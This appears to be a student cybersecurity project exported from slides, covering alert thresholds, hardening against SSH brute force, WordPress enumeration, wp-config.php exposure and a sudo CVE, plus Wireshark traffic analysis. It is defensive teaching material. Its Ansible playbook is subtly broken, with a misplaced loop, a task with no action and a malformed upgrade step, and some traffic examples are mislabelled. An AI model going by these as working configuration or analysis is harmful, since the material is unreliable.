
- Which **metric** does this alert monitor? [\*http.request.bytes\*](#)
- What is the **threshold** it fires at?

The alert is triggered when the [\*http.request.bytes\*](#) over all documents is above 3500 for the last 1 minute



# Excessive CPU Usage

- Which **metric** does this alert monitor?  
*system.process.cpu.total.pct*
- What is the **threshold** it fires at?  
The alert is triggered when the maximum  
*system.process.cpu.total.pct*  
over all documents is above 0.1  
for the last 5 minutes



ID	Name	State	Last fired	Last triggered	Comment
257fe59f-2d4c-4c94-b369-1d4f2f12283f	cpu usage monitor	✓ OK		a few seconds ago	

# Hardening

# Hardening Against V1:Port Scanning and open SSH on Target 1

---

- To prevent Port scanning on your IP, a well configured firewall will be needed to alert and prevent any information to be gathered. No trust policy and slowly add trusted networks in. Also making sure that the ports are closed not just blocked, even have geolocations banned.
  - Use with firewalld or ufw or 3rd party firewall
- There is a debate on whether there is any point on detecting port scans because the sheer amount of scans that would take place once your network has internet connection.
- If chosen to detect network port scans, Snort is ranked third most popular security tool.

# Hardening Against V2: Brute-Force attack on Target 1

---

- Limit failed login attempts
  - Account Lockouts with progressive delays
- Make the root user inaccessible via SSH by editing the `sshd_config` file
  - Set the ‘`DenyUsers root`’ and ‘`PermitRootLogin no`’ options
- Don’t use a default port, edit the port line in your `sshd_config` file
- Use Captcha
  - highly effective against bots
- Limit logins to a specified IP address or range
- Two factor authentication
- Unique login URLs
- Monitor server logs

# Hardening Against V3 “Enumerate usernames in WordPress” on Target 1

---

Explain how to patch Target 1 against Vulnerability V2. Include:

- Why the patch works.
- Stay updated with the latest version of WordPress = 5.5.1 “Eckstine”
- How to install it (include commands)
- Disable the WordPress REST API if you are not using it,
- Disable WordPress XML-RPC if you are not using it,
- Configure your web server to block request to /?author-<number>
- Don’t expose /wp-admin and /wp-login.php directly to the public internet.

# Hardening against V4: Access to “wp-config.php” file

---

- **Do not use root user (MySQL-dB)** - Use account with customized privilege
- **Restrict file permission** only to the owner of wp-config.php
  - ‘chmod 600 wp-config.php’
  - Use a FTP client (i.e. FileZilla )
- **Use “.htaccess” file** to restrict access

```
<files wp-config.php>
order allow, deny
deny from all
</files>
```
- **Hide sessible data to non public html folder**
  - Remove content from “wp-config.php” and copy to a different named file in a non public html folder
  - Point these data by editing “wp-config.php” file with the following

```
<?php include("New_file_with_path"); ?>
```

# Hardening Against V5:“Privilege Escalation in Sudo”

---

sudo 1.6.8 and lower versions does not clear the PYTHONINSPECT environment variable, which helps to use a python script that allows limited local users to gain root privileges

reference : <https://nvd.nist.gov/vuln/detail/CVE-2006-0151>

- **Enable password** for sudo privilege
  - configuring “NO PASSWORD” option in sudo privilege was risky
- **Upgrade sudo version** (“apt-get”)
  - The CVE-2006-0151 vulnerability is in ‘sudo’ version 1.6.8 p9 and below, an update in the OS is necessary

# Implementing Patches

# Implementing Patches with Ansible

**Ansible Playbook would implement hardening and updating measures to WordPress Config files, while properly assigning permissions/roles to users**

## Playbook Overview

The created playbook that will address each vulnerability as:

Vulnerability 1; restrict access to SSH in the server only to the internal network.

Vulnerability 2; create a lockout policy to lock any account for 30 minutes after 3 failures login attempts.

Vulnerability 3 and 4; we are applying hardening roles following the best practices at:

<https://wordpress.org/support/article/hardening-wordpress/>

Vulnerability 5; we are installing any updated package and patch available for the server

```
---
- hosts: all
  become: true
  roles:
  - { role: kentr.harden-wordpress, installations: list_of_installations }
  vars:
    allowed_ssh_networks:
      - 192.168.1.0/24
  environment:
  tasks:
    - name: Vuln 1 Add hardened SSH config
      copy:
        dest: /etc/ssh/sshd_config
        src: etc/ssh/sshd_config
        owner: root
        group: root
        mode: 0600
      notify: Reload SSH
    - name: Vuln 1 Add SSH port to internal zone
      firewalld:
        zone: internal
        service: ssh
        state: enabled
        immediate: yes
        permanent: yes
    - name: Vuln 1 Add permitted networks to internal zone
      firewalld:
        zone: internal
        source: "{{ item }}"
        state: enabled
        immediate: yes
        permanent: yes
        with_items: "{{ allowed_ssh_networks }}"
    - name: Vuln 1 Drop ssh from the public zone
      firewalld:
        zone: public
        service: ssh
        state: disabled
        immediate: yes
        permanent: yes
    - name: Vuln 2 update account lockout policy
      community.general.pamd:
        name: system-auth
        type: auth
        control: required
        module_path: pam_faillock.so
        module_arguments: 'preauth
          silent
          deny=3
          unlock_time=1800
          fail_interval=900'
        state: updated
    - name: vuln 3 and 4 wordpress hardened at roles section
    - name: Vuln 5 Update APT package cache
      apt: update_cache=yes cache_valid_time=3600
    - name: Vuln 5 Upgrade APT to the latest packages
      apt: upgrade
```

# Network Analysis

# Traffic Profile

# Traffic Profile

Our analysis (using wireshark) identified the following characteristics of the traffic on the network:

Feature	Value	Description
Top Talkers (IP Addresses)	185.243.115.84 172.16.4.205	Machines that sent the most traffic.
Most Common Protocols	HTTP, TCP, UDP	Three most common protocols on the network.
# of Unique IP Addresses	808 +2 (IPv4 +IPv6)	Count of observed IP addresses.
Subnets	10.6.12.0/24 172.16.4.0/24 10.0.0.0/24	Observed subnet ranges.
# of Malware Species	june11.dll	Number of malware binaries identified in traffic.

# Behavioral Analysis

---

## Purpose of Traffic on the Network

Users were observed engaging in the following kinds of activity.

### “Normal” Activity

- Web browsing, dns queries, dhcp requests

### Suspicious Activity

- malware download, malware outbound traffic, torrent downloads

# Normal Activity

# Web Browsing

---

Summarize the following:

- What kind of traffic did you observe? Browsing the Internet - HTTP Traffic
- Which protocol(s)? Common Protocol Used: HTTP using TCP Port: 80
- What, specifically, was the user doing? Which site were they browsing? Etc.

Downloading Files <http://detectportal.firefox.com/success.txt>

Uploading Files <http://mysocalledchaos.com/wp-content/upload/2018/02/Beauty.jpg>

Online Shopping <http://www.assoc-amazon.com/s/ads.js>

Searching <http://www.iphonehacks.com/jailbreak-ios-13>

# Web Browsing

## Searching (Example)

http.request.method == "GET"						
No.	Time	Source	Destination	Protocol	Length	Info
40470	520.622293700	10.11.11.179	13.33.255.25	HTTP	512	GET /k/4d88143aa0a800a715306813a156caf2273c861b-1.woff2 HTTP/1.1
40543	521.519084100	10.11.11.179	13.33.255.25	HTTP	512	GET /k/2f802debff3e84952f6602d651b24eb94a2e68a14-1.woff2 HTTP/1.1
40551	521.577750800	10.11.11.179	13.33.255.25	HTTP	512	GET /k/54b3f9d279f7b844581003b553052617b44910d9-1.woff2 HTTP/1.1
40552	521.586156500	10.11.11.179	13.33.255.25	HTTP	512	GET /k/5401d6e8dc676bddbf0d4e69de4a0b2885aeeb6d-1.woff2 HTTP/1.1
40921	524.332949600	10.11.11.195	172.217.9.131	HTTP	495	GET /s/opensans/v17/mem5YaGs126MiZpBA-UN7rg0Uuhp.woff2 HTTP/1.1
40922	524.340786500	10.11.11.195	172.217.9.131	HTTP	491	GET /s/opensans/v17/mem8YaGs126MiZpBA-UFVZ0b.woff2 HTTP/1.1
40923	524.348691600	10.11.11.195	172.217.9.131	HTTP	494	GET /s/opensans/v17/mem6YaGs126MiZpBA-UFUK0Zdc0.woff2 HTTP/1.1
40992	525.135433300	10.11.11.195	12.133.50.21	HTTP	341	GET /images/favicon.ico HTTP/1.1
41005	525.206341800	10.11.11.94	216.58.194.35	HTTP	347	GET /generate_204 HTTP/1.1
41012	525.229310000	10.11.11.179	172.217.6.162	HTTP	371	GET /pagead/js/adsbygoogle.js HTTP/1.1
41295	527.803937600	10.11.11.179	143.204.29.37	HTTP	425	GET /time/favicon.ico HTTP/1.1
41317	527.867962800	10.11.11.217	35.185.55.255	HTTP	476	GET /jailbreak-ios-13 HTTP/1.1
41340	528.125375800	10.11.11.217	35.185.55.255	HTTP	459	GET /wp-content/themes/iphonehacks/css/font-awesome.min.css HTTP/1.1
41360	528.268688300	10.11.11.217	35.185.55.255	HTTP	446	GET /wp-content/themes/iphonehacks/css/app.css HTTP/1.1
41372	528.290126200	10.11.11.217	172.217.12.42	HTTP	423	GET /ajax/libs/jquery/1.12.4/jquery.min.js HTTP/1.1
41373	528.297856300	10.11.11.217	172.217.6.170	HTTP	483	GET /css?family=Open+Sans%3A300%2C400%2C600%2C700%7CLora%3A400%2C700...
41381	528.312304000	10.11.11.217	35.185.55.255	HTTP	459	GET /wp-content/plugins/super-rss-reader/public/srr-css.css HTTP/1.1
41382	528.326795900	10.11.11.217	35.185.55.255	HTTP	453	GET /wp-includes/css/dist/block-library/style.min.css HTTP/1.1
41383	528.326795900	10.11.11.217	35.185.55.255	HTTP	452	GET /wp-content/plugins/wp-pagenavi/pagenavi-css.css HTTP/1.1
41468	529.314842400	10.11.11.217	35.185.55.255	HTTP	448	GET /wp-content/themes/iphonehacks/css/style.css HTTP/1.1
41485	529.456375900	10.11.11.217	35.185.55.255	HTTP	447	GET /wp-content/plugins/jetpack/css/jetpack.css HTTP/1.1
41486	529.463441300	10.11.11.217	35.185.55.255	HTTP	442	GET /wp-content/plugins/super-rss-reader/public/srr-js.js HTTP/1.1
41490	529.473284700	10.11.11.217	35.185.55.255	HTTP	435	GET /wp-content/themes/iphonehacks/js/modernizr.js HTTP/1.1

Total Length: 462  
Identification: 0x0000 (0)  
Flags: 0x4000, Don't fragment  
...0 0000 0000 0000 = Fragment offset: 0  
Time to live: 64  
Protocol: TCP (6)  
Header checksum: 0xc78c [validation disabled]  
[Header checksum status: Unverified]  
Source: 10.11.11.217  
Destination: 35.185.55.255  
Transmission Control Protocol, Src Port: 62521, Dst Port: 80, Seq: 1, Ack: 1, Len: 422  
Hypertext Transfer Protocol  
GET /jailbreak-ios-13 HTTP/1.1\r\nHost: www.iphonehacks.com\r\nConnection: keep-alive\r\nUpgrade-Insecure-Requests: 1\r\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8\r\nUser-Agent: Mozilla/5.0 (iPad; CPU OS 13\_2\_2 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/13.0.3 Mobile/15E148 Safari/604.1\r
Referer: https://www.google.com\r\nAccept-Language: en-us\r\nAccept-Encoding: gzip, deflate\r\n\r\n[Full request URI: http://www.iphonehacks.com/jailbreak-ios-13]

## Online Shopping, Browsing ads (Example)

http.request.method == "GET"						
No.	Time	Source	Destination	Protocol	Length	Info
68964	764.678400300	10.0.0.201	50.63.243.230	HTTP	276	GET //MEkwRzBFMEmwQTAJBgUrDgMCGgUABBS2CA1fbGt26xPkOKX4ZguoUjM0TgQUQM...
69126	765.135596000	10.0.0.201	168.215.194.14	HTTP	534	GET /nshowmovie.html?movieid=513 HTTP/1.1
69142	765.263272500	10.0.0.201	168.215.194.14	HTTP	471	GET /yellow-star.gif HTTP/1.1
69150	765.279673000	10.0.0.201	172.217.9.2	HTTP	434	GET /pagead/show_ads.js HTTP/1.1
69155	765.290109300	10.0.0.201	50.18.44.131	HTTP	412	GET /tools/diggtthis.js HTTP/1.1
69167	765.416418700	10.0.0.201	168.215.194.14	HTTP	500	GET /grabs/bettybooprythmonthereservationgrab.jpg HTTP/1.1
69213	765.837950500	10.0.0.201	168.215.194.14	HTTP	465	GET /divxi.jpg HTTP/1.1
69298	766.857868300	10.0.0.201	52.94.240.125	HTTP	415	GET /s/ads.js HTTP/1.1
69347	767.585292600	10.0.0.201	168.215.194.14	HTTP	531	GET /usercomments.html?movieid=513 HTTP/1.1
69434	768.625230500	10.0.0.201	52.94.240.125	HTTP	427	GET /s/ads-common.js HTTP/1.1
69470	768.919511100	10.0.0.201	72.21.202.62	HTTP	885	GET /e/cm?t=publicdomai0f-20&o=1&p=48&l=op1&pvid=40C236A13FDD0B68&re...
69542	769.560506300	10.0.0.201	52.94.233.131	HTTP	1067	GET /1/associates-ads/1/0P/?cb=1531628232887&p=%7B%22program%22%3A%2...
69706	770.366956400	10.0.0.201	168.215.194.14	HTTP	589	GET /bt/btdownload.php?type=torrent&file=Betty_Boop_Rhythm_on_the_Re...
69750	770.563257500	10.0.0.201	140.211.166.134	HTTP	195	GET /version-1.0 HTTP/1.1
69754	770.572697300	10.0.0.201	91.189.95.21	HTTP	423	GET /announce?info_hash=%e4%be%9e%b8%e3%e3%17%97x%b0%3e90b%97%be%
69980	771.231145500	10.0.0.201	168.215.194.14	HTTP	434	GET /bt/announce.php?info_hash=%1d%da%0dH%a8%98%bd%81%5c%7d2%ee%8360...
70010	771.307842200	10.0.0.201	168.215.195.227	HTTP	434	GET /announce?info_hash=%1d%da%0dH%a8%98%bd%81%5c%7d2%ee%8360%09y...
70122	771.590958400	10.0.0.201	168.215.194.14	HTTP	253	GET /bt/scrape.php?info_hash=%1d%da%0dH%a8%98%bd%81%5c%7d2%ee%8360%0...
70144	771.637310900	10.0.0.201	168.215.195.227	HTTP	253	GET /scrape?info_hash=%1d%da%0dH%a8%98%bd%81%5c%7d2%ee%8360%03%09%6...
77816	833.561991600	10.0.0.201	72.21.91.29	HTTP	288	GET /MFEwTBNMewSTAJBgUrDgMCGgUABBSAUQYBmEq2awn1Rh6Doh%2F5bYgFV7gQUA...
77820	833.569289700	10.0.0.201	72.21.91.29	HTTP	290	GET /MFEwTBNMewSTAJBgUrDgMCGgUABBTBL0V27RVZLBDuom%2FnYB45SPUEwQUS...
77843	833.798402300	10.0.0.201	72.21.91.29	HTTP	292	GET /MFEwTBNMewSTAJBgUrDgMCGgUABBTnvAI%2FnN49qPTJY2qTqtfkLxjvEAQuo...

Identification: 0x356c (13676)  
Flags: 0x4000, Don't fragment  
...0 0000 0000 0000 = Fragment offset: 0  
Time to live: 128  
Protocol: TCP (6)  
Header checksum: 0x9456 [validation disabled]  
[Header checksum status: Unverified]  
Source: 10.0.0.201  
Destination: 52.94.240.125  
Transmission Control Protocol, Src Port: 49821, Dst Port: 80, Seq: 1, Ack: 1, Len: 361  
Hypertext Transfer Protocol  
GET /s/ads.js HTTP/1.1\r\nReferer: http://publicdomaintorrents.info/nshowmovie.html?movieid=513\r\nAccept: \*/\*\r\nAccept-Language: en-US\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134\r\nHost: www.assoc-amazon.com\r\nConnection: Keep-Alive\r\n\r\n[Full request URI: http://www.assoc-amazon.com/s/ads.js]  
[HTTP request 1/1]

# Web Browsing

## Downloading a File (Example)

```
http.request.method == "GET"
No. Time Source Destination Protocol Length Info
3322 50.391926600 172.16.4.205 184.50.26.32 HTTP 151 GET /ncsi.txt HTTP/1.1
+ 3512 51.169963500 172.16.4.205 23.219.38.65 HTTP 351 GET /success.txt HTTP/1.1
3515 51.178204100 172.16.4.205 166.62.111.64 HTTP 390 GET / HTTP/1.1
3639 51.81756100 172.16.4.205 166.62.111.64 HTTP 446 GET /wp-content/plugins/social-warfare/assets/js/post-editor/dist/bl...
3640 51.824168400 172.16.4.205 166.62.111.64 HTTP 412 GET /wp-content/themes/Hello%20Darling%202.0/style.css?ver=2.8.1 HTT...
3652 51.842058100 172.16.4.205 166.62.111.64 HTTP 411 GET /wp-includes/css/dist/block-library/style.min.css?ver=5.2.2 HTTP...
3653 51.848960300 172.16.4.205 166.62.111.64 HTTP 431 GET /wp-content/plugins/click-to-tweet-by-todaysmade/assets/css/style...
3654 51.855766400 172.16.4.205 166.62.111.64 HTTP 425 GET /wp-content/plugins/ginger/front/css/cookies-enabler-dialog.css?...
3655 51.862537400 172.16.4.205 166.62.111.64 HTTP 422 GET /wp-content/plugins/instagram-feed/css/sb-instagram.min.css?ver=...
3662 51.874986900 172.16.4.205 104.25.124.99 HTTP 402 GET /ionicons/2.0.1/css/ionicons.min.css?ver=5.2.2 HTTP/1.1
3664 51.890703500 172.16.4.205 209.197.3.15 HTTP 411 GET /font-awesome/latest/css/font-awesome.min.css?ver=5.2.2 HTTP/1.1
3667 51.918861700 172.16.4.205 166.62.111.64 HTTP 428 GET /wp-content/plugins/jquery-pin-it-button-for-images/css/client.c...
3683 52.156329400 172.16.4.205 216.58.193.202 HTTP 426 GET /css?family=Montserrat%3A400%2C700%7CPplayfair+Display%7CPoppins&...
3691 52.190475100 172.16.4.205 54.230.89.184 HTTP 347 GET /app/v1/site.js HTTP/1.1
3695 52.223819400 172.16.4.205 166.62.111.64 HTTP 405 GET /wp-content/uploads/useanyfont/uaf.css?ver=1524058848 HTTP/1.1
3735 52.723581500 172.16.4.205 166.62.111.64 HTTP 421 GET /wp-content/plugins/social-warfare/assets/css/style.min.css?ver=...
3738 52.732235600 172.16.4.205 166.62.111.64 HTTP 422 GET /wp-content/plugins/wc-shortcodes/public/assets/css/style.css?ve...
3742 52.781694300 172.16.4.205 166.62.111.64 HTTP 396 GET /wp-includes/css/dashicons.min.css?ver=5.2.2 HTTP/1.1
3749 52.826170900 172.16.4.205 166.62.111.64 HTTP 415 GET /wp-content/plugins/simple-social-icons/css/style.css?ver=2.0.1 ...
3751 52.837361300 172.16.4.205 166.62.111.64 HTTP 418 GET /wp-content/themes/Hello%20Darling%202.0/style-front.css?ver=5.2...
3774 53.025662700 172.16.4.205 166.62.111.64 HTTP 434 GET /wp-content/plugins/wc-shortcodes/public/assets/css/font-awesome...
...0 0000 0000 0000 = Fragment offset: 0
Time to live: 128
Protocol: TCP (6)
Header checksum: 0x09bc [validation disabled]
[Header checksum status: Unverified]
Source: 172.16.4.205
Destination: 23.219.38.65
Transmission Control Protocol, Src Port: 49188, Dst Port: 80, Seq: 1, Ack: 1, Len: 297
Hypertext Transfer Protocol
GET /success.txt HTTP/1.1\r\n
Host: detectportal.firefox.com\r\n
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0\r\n
Accept: */*\r\n
Accept-Language: en-US,en;q=0.5\r\n
Accept-Encoding: gzip, deflate\r\n
Cache-Control: no-cache\r\n
Pragma: no-cache\r\n
Connection: keep-alive\r\n
\r\n
[Full request URI: http://detectportal.firefox.com/success.txt]
[HTTP request 1/1]
[Response in frame: 35221]
```

## Uploading a File (Example)

```
http.request.method == "GET"
No. Time Source Destination Protocol Length Info
7459 106.211010000 172.16.4.205 166.62.111.64 HTTP 465 GET /wp-content/themes>Hello%20Darling%202.0/images/to-top.svg HTTP/...
7631 108.902346100 172.16.4.205 166.62.111.64 HTTP 395 GET /wp-content/uploads/2018/02/Blogging-Tips-1.png HTTP/1.1
7632 108.908608200 172.16.4.205 166.62.111.64 HTTP 391 GET /wp-content/uploads/2018/02/Good-Eats-1.jpg HTTP/1.1
7686 109.744936800 172.16.4.205 166.62.111.64 HTTP 386 GET /wp-content/uploads/2018/02/Crafty.jpg HTTP/1.1
9154 134.117784700 172.16.4.205 166.62.111.64 HTTP 389 GET /wp-content/uploads/2018/02/HomeDecor.jpg HTTP/1.1
9385 137.834803000 172.16.4.205 166.62.111.64 HTTP 386 GET /wp-content/uploads/2018/02/Family.jpg HTTP/1.1
9933 147.223929300 172.16.4.205 166.62.111.64 HTTP 386 GET /wp-content/uploads/2018/02/Travel.jpg HTTP/1.1
10223 151.837593600 172.16.4.205 166.62.111.64 HTTP 387 GET /wp-content/uploads/2018/02/Fashion.png HTTP/1.1
10329 153.731004100 172.16.4.205 166.62.111.64 HTTP 386 GET /wp-content/uploads/2018/02/Beauty.jpg HTTP/1.1
11479 172.960207700 172.16.4.205 93.95.100.178 HTTP 372 GET /browserfiles/css.css HTTP/1.1
12274 186.178223900 172.16.4.205 166.62.111.64 HTTP 389 GET /wp-content/uploads/2018/02/self-care.jpg HTTP/1.1
12275 186.184488900 172.16.4.205 166.62.111.64 HTTP 391 GET /wp-content/uploads/2018/02/photography.jpg HTTP/1.1
12276 186.190527000 172.16.4.205 93.95.100.178 HTTP 377 GET /browserfiles/logo/firefox.png HTTP/1.1
12277 186.196520600 172.16.4.205 93.95.100.178 HTTP 375 GET /browserfiles/img/chrome.jpg HTTP/1.1
12391 187.999293300 172.16.4.205 93.95.100.178 HTTP 498 GET /browserfiles/fonts/cJZKeOuBn4kERxqtaUH3vtXRa8TVwTICgirnJhmVJw...
12401 188.016482100 172.16.4.205 93.95.100.178 HTTP 498 GET /browserfiles/fonts/MTP_ySUJH_bn48VBG8sNSugdm0LZdjqr5-oayXSOefg...
12402 188.024453300 172.16.4.205 93.95.100.178 HTTP 498 GET /browserfiles/fonts/DXI10RHCPsQm3Vp6XoaTegdm0LZdjqr5-oayXSOefg...
